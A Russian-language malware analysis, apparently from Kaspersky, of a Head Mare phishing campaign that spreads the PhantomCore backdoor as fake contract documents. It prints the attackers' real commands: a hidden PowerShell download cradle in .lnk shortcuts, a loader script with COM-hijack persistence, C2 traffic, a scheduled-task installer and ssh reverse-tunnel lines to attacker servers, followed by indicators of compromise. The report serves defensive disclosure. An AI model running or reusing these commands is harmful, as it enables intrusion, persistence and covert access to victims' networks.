


Head Mare распространяет обновленный PhantomCore под видом контракта

SL securelist.ru/head-mare-new-campaign/114892

Kaspersky

February 26, 2026




В феврале 2026 года хактивистская группировка **Head Mare** продолжает привлекать к себе внимание киберсообщества. Не успели мы рассказать о [кампании с использованием PhantomHeart](#), как обнаружили еще одну масштабную фишинговую рассылку, на этот раз с новой версией бэкдора [PhantomCore \(PhantomDL\)](#). Получателям приходят письма от имени научно-исследовательской организации с предложением о заключении договора. Во вложениях находятся зашифрованные архивы, а в качестве пароля используется текущий год. В архиве — несколько файлов-ярлыков (.lnk), которые автоматически запускают процесс загрузки и установки бэкдора.

В этой статье мы разберем технические детали атаки, оценим потенциальный масштаб угрозы и обсудим рекомендации по защите от подобных кампаний.

Вредоносная рассылка

Письмо написано от имени «ведущего специалиста договорного отдела» научно-исследовательской организации и выглядит как предложение подписать договор на выполнение неких работ. Отправитель предлагает скачать архив с документами, имеющими какое-то отношение к этому договору. Архив запаролен, пароль указан в теле письма — текущий год. Получателя просят сообщить, когда будет удобно заключить договор. В

подписи указаны подробные контактные данные «ведущего специалиста»: фамилия, имя и отчество, должность, номер телефона с добавочным, корпоративный e-mail и адрес сайта. Все оформлено так, чтобы создать ощущение делового общения и подтолкнуть получателя открыть вложение.



Содержимое фишингового письма

В архиве находится несколько ярлыков с двойным расширением .pdf.lnk, которые маскируются под проект договора, техническое задание и другие релевантные для заданной в письме темы документы.

Name	Size	Packed Size	Modified
 Карточка предприятия АО (общий счет).pdf.lnk	1 481	832	2026-02-14 13:03
 Проект договора на выполнение работ.pdf.lnk	1 473	832	2026-02-14 13:03
 Техническое задание.pdf.lnk	1 477	832	2026-02-14 13:04

Содержимое архива «Комплект Документов.rar»

При запуске любого из ярлыков на машине выполнится команда для загрузки промежуточного скрипта, расположенного на сервере злоумышленников.

```
1 cmd.exe /c FOR /f "tokens=4 delims=s\" %g in ('set^|findstr PSM') do
2   cmd /c for /f "tokens=*" %j in (
3     "%g -WindowStyle Hidden -c (New-Object
4       Net.WebClient).DownloadString('https://1cbit-dev.com/devices
        /firmware/beta/update.html')"
5   ) do %g -WindowStyle Hidden "%j"
```

Команда из ярлыка «Карточка предприятия [REDACTED] (общий счет).pdf.lnk»

По адресу, к которому обращается команда (в примере это `hxxps://1cbit-dev[.]com/devices/firmware/beta/update.html`), можно обнаружить скрипт для загрузки и установки бэкдора. Дополнительно этот скрипт скачивает и открывает документ-приманку.

```
$cmdpath = (New-Object Net.WebClient).DownloadData('https://1cbit-dev.com' + '/' + 'updates/core/stable/list.html');
$docdata = (New-Object Net.WebClient).DownloadData('https://1cbit-dev.com' + '/' + 'manuals/system/guide/index.html');
$docpath = $env:TEMP + '/' + 'Kartochka_predpriyatiya_'.pdf';
[System.IO.File]::WriteAllBytes($docpath, $docdata);
$possibleuser = $env:USERNAME;
start $docpath;
$imppath = -join('$appdata\USOShared\USOCachedData', '.txt');
[System.IO.File]::WriteAllBytes($imppath, $cmdpath);
New-Item -Path 'HKCU:\Software\Classes\CLSID\{C53E07EC-25F3-4093-AA39-FC67EA22E99D}\InprocServer32' -Force;
Set-ItemProperty -Path 'HKCU:\Software\Classes\CLSID\{C53E07EC-25F3-4093-AA39-FC67EA22E99D}\InprocServer32' -Name '(Default)' -Value $imppath;
```

Скрипт для загрузки бэкдора

Стоит отметить, что ярлыки работают схожим образом. Единственное отличие между ними — это ссылки, по которым будут загружаться бэkdоры и документы. За каждым ярлыком закреплен документ, соответствующий его названию, при этом бэkdор всегда скачивается один и тот же.

[illegible]

Документы-приманки, открываемые ярлыками из архива

Промежуточный скрипт написан на PowerShell. Он скачивает с удаленного сервера файл USOCachedData.txt (MD5: 6EA2912050632ACD186CE790634B6D44), обеспечивает закрепление в системе и автозапуск. Для закрепления используется техника PSFactoryBuffer COM Hijacking — подмена в реестре пути к одной из системных библиотек, которые используются при создании COM-объектов. В результате всякий раз, когда стороннее приложение обращается к соответствующему COM-объекту, запускается вредоносный файл.

- ```
1 $HKCR\CLSID{c53e07ec-25f3-4093-aa39-fc67ea22e99d}\InProcServer32
2 (Default)=$APPDATA\USOShared\USOCachedData.txt
```

Файл USOCachedData.txt, хоть и имеет расширение .txt, на самом деле является исполняемой библиотекой — новым вариантом PhantomCore. Основная задача этого бэкдора — предоставление злоумышленникам удаленной командной строки в зараженной системе.

Образец, который распространяется в рамках описанной кампании, написан на C++, а строки в нем зашифрованы побайтовым XOR с уникальными ключами для каждой строки. После запуска бэкдор отправляет на C2-сервер два POST-запроса, содержащие данные в формате JSON, — для регистрации нового бота и получения команд. По сравнению с прошлыми версиями пути, по которым PhantomCore связывается с C2, незначительно изменились. Изменились и названия и содержимое полей в отправляемом на C2 JSON.



```
POST /client/register HTTP/1.1
Content-Type: application/json
Accept-Encoding:
Connection: close
Content-Length: 172
Accept: */*
Host: cosmetic-shop.online
User-Agent: cpp-httpplib/0.30.1

eyJpZCI6IjM4ODAxNzk0YjE4NmM3YjYiLCJ0b3N0bmFtZSI6IkrFU0tUT1AtRU1UQUFVQyIsImxvZ29uX3NlcnZlciI6IiIsImxvY2FsX2lwIjoia
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Length: 2
Content-Type: text/plain; charset=UTF-8
Date: Mon, 16 Feb 2026 15:30:39 GMT
Via: 1.1 Caddy
Connection: close
OK

POST /application/poll HTTP/1.1
Content-Type: application/json
Accept-Encoding:
Connection: close
Content-Length: 25
Accept: */*
Host: cosmetic-shop.online
User-Agent: cpp-httpplib/0.30.1

{"id": "38805794b185c7b6"}
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 16 Feb 2026 15:31:09 GMT
Via: 1.1 Caddy
Connection: close
Transfer-Encoding: chunked
{}
```

Коммуникация PhantomCore с C2

В запросе на регистрацию PhantomCore передает закодированные в base64 данные о боте и зараженной системе. Декодированная строка с данными выглядит следующим образом:

```
1 {"id": "38805794b185c7b6", "hostname": "DESKTOP-EMTAAUC", "logon_server": "", "local_ip": "10.1.1.140", "dns_server": "10.1.1.1"}
```

Во втором запросе бэкдор отправляет только идентификатор бота. В ответ злоумышленники передают следующую последовательность команд, которую бэкдор пытается выполнить в зараженной системе.

- Скачивание архива с вредоносным ПО для создания туннеля. Внутри архива находится файл *TemplateMaintenanceHost.exe*.

```
1 cmd.exe /c powershell iwr https://defendcore.online/download/1.zip -outfile $appdata\1.zip
```

- Распаковка содержимого архива в директорию AppData.

```
1 cmd.exe /c powershell expand-archive -force -path $appdata\1.zip -destinationpath $appdata
```

- Проверка успешной распаковки.

```
1 cmd.exe /c dir $appdata
```

- Закрепление в системе с помощью задачи планировщика.

```
1 cmd.exe /c schtasks /create /sc DAILY /tn "Windows Templates Maintenance Task" /tr "$appdata\TemplateMaintenanceHost.exe -i 31.59.104.239 -p 45631 -u sadjio8sdjajdssdw" /st 10:00 /f
```

- Запуск задачи, созданной предыдущей командой.

```
1 cmd.exe /c schtasks /run /tn "Windows Templates Maintenance Task"
```

Файл *TemplateMaintenanceHost.exe* — это модуль для запуска *ssh.exe*, написанный на Golang. Файл *ssh.exe* присутствует в последних версиях ОС Windows по умолчанию. *TemplateMaintenanceHost.exe* запускает его с переданными в командной строке параметрами либо с параметрами по умолчанию, если злоумышленники не задали ничего конкретного. Так, если командная строка выглядит как *TemplateMaintenanceHost.exe -i 31.59.104.239 -p 45631 -u sadjio8sdjajdssdw*, процесс *ssh.exe* будет запущен со следующими параметрами:

```
1 ssh.exe -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 45631 -p 443 sadjio8sdjajdssdw@31.59.104.239
```

А при запуске командой *TemplateMaintenanceHost.exe -i 195.58.54.238* будут использованы параметры по умолчанию:

```
1 ssh.exe -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 48733 -p 443 user_0iix254u1o@195.58.54.238
```

Запуск *ssh.exe* с таким набором аргументов приводит к созданию туннеля с удаленным хостом. При этом сам процесс *ssh.exe* выступает в роли SOCKS5-прокси и способен перенаправлять трафик от удаленного сервера в локальную сеть через зараженную

машину, давая атакующим возможность подключаться к другим рабочим станциям и серверам.

## Жертвы

---

Новая рассылка Head Mare затронула несколько сотен пользователей из российских организаций. Среди целей были как организации из государственного сектора, так и компании из логистической, финансовой и промышленной отраслей.

## Индикаторы компрометации

---

### Архивы

[0b7262cbdab759e711b2d0ebe81b3cbb](#)

[2a7e7b5d95fd63bce42ae1e6aa9f8bf](#)

[a9688994151ad2d732b7d8743c48d779](#)

### Ярлыки

[1bc7a6056d5b35a938d67e3bf81da5e8](#) — техническое задание.pdf.lnk

[2bf231028463eca661b0fd78184020fd](#) — проект договора на выполнение работ.pdf.lnk

[ae9e60196f7c873d346db1a884bb8f21](#) — карточка предприятия [REDACTED] (общий счет).pdf.lnk

[1473be0903d1342b79dc066c0264a1b8](#) — техническое задание.pdf.lnk

[b14cd85092e7b6a58db8822708fc158f](#) — проект договора на выполнение работ.pdf.lnk

[c58df00cd9caac4798dd89703a46c3b8](#) — карточка предприятия [REDACTED] (общий счет).pdf.lnk

[025756c52670841936e15ec17df56f04](#) — техническое задание.pdf.lnk

[7a51be2d79c63e5a372bdee6adc1b8f3](#) — проект договора на выполнение работ.pdf.lnk

[c6cf2307caefd444b77d02555226779f](#) — карточка предприятия [REDACTED] (общий счет).pdf.lnk

[6def6f248bf5f204c402191aaead05e4](#) — проект договора на выполнение работ.pdf.lnk

[8a4f149fc61148be9e10edd19f8eb05b](#) — техническое задание.pdf.lnk

[96f6cf42eb88cf861bb2ada14db68924](#) — карточка предприятия [REDACTED] (общий счет).pdf.lnk

### URL-адреса

[hxxps://1cbit-dev\[.\]com/controllers/interface/kappa/package.html](hxxps://1cbit-dev[.]com/controllers/interface/kappa/package.html)

[hxxps://1cbit-dev\[.\]com/controllers/interface/kappa/files.html](hxxps://1cbit-dev[.]com/controllers/interface/kappa/files.html)

[hxxps://1cbit-dev\[.\]com/controllers/interface/kappa/downloads.html](hxxps://1cbit-dev[.]com/controllers/interface/kappa/downloads.html)

[hxxps://1cbit-dev\[.\]com/clusters/network/omega/files.html](hxxps://1cbit-dev[.]com/clusters/network/omega/files.html)

[hxxps://1cbit-dev\[.\]com/clusters/network/omega/connect.html](hxxps://1cbit-dev[.]com/clusters/network/omega/connect.html)

[hxxps://1cbit-dev\[.\]com/clusters/network/omega/access.html](hxxps://1cbit-dev[.]com/clusters/network/omega/access.html)

[hxxps://1cbit-dev\[.\]com/devices/firmware/beta/patch.html](hxxps://1cbit-dev[.]com/devices/firmware/beta/patch.html)

[hxxps://1cbit-dev\[.\]com/devices/firmware/beta/upgrade.html](hxxps://1cbit-dev[.]com/devices/firmware/beta/upgrade.html)

[https://1cbit-dev\[.\]com/devices/firmware/beta/update.html](https://1cbit-dev[.]com/devices/firmware/beta/update.html)  
[https://1cbit-dev\[.\]com/hardware/archive/alpha/package.html](https://1cbit-dev[.]com/hardware/archive/alpha/package.html)  
[https://1cbit-dev\[.\]com/hardware/archive/alpha/files.html](https://1cbit-dev[.]com/hardware/archive/alpha/files.html)  
[https://1cbit-dev\[.\]com/hardware/archive/alpha/get.html](https://1cbit-dev[.]com/hardware/archive/alpha/get.html)  
[https://defendcore\[.\]online/download/1.zip](https://defendcore[.]online/download/1.zip)

### **PhantomCore MD5**

[6EA2912050632ACD186CE790634B6D44](#)  
[456AE6D4C3FCED28BB40389473C148DE](#)  
[03573CC2710D3A1B891F638C4113168B](#)  
[F4DBE5F1C7E872DB6F1258E8C2C4DBBF](#)  
[052FD127AF44991E536608C54B1B8442](#)  
[0B4A9E34C5455A627EA460538143A05F](#)  
[250E9003EDBB5EB20FE02A3FBDD173EE](#)  
[2F8DCAA6A262D69AA83E54E2A0634B55](#)  
[56E574FF9E3D417AF55FE867AFCEFA79](#)  
[ABAA834680F12B1B17D113E039001E1D](#)  
[D24329DD3AD1876FFEC84FD169245343](#)  
[D458F12D551F8C600D132056C6549C68](#)

### **PhantomCore C2**

[cosmetic-shop\[.\]online](#)  
[moscow-media\[.\]online](#)  
[cheap-market\[.\]online](#)  
[cheap-zone\[.\]online](#)

### **Модуль для запуска SSH на Golang**

[FDF5DC59B2947FF7DA9D86DA40B49248](#)

- [Технологии вредоносных программ](#)
- [Описание вредоносных программ](#)
- [Целевой фишинг](#)
- [Бэкдоры](#)
- [Вредоносные программы](#)
- [PowerShell](#)
- [SSH](#)
- [Head Mare](#)
- [PhantomCore](#)

Новая рассылка Head Mare: договор с фантомом

Ваш e-mail не будет опубликован. Обязательные поля помечены \*


Имя \*

E-mail \*



Содержание

От тех же авторов




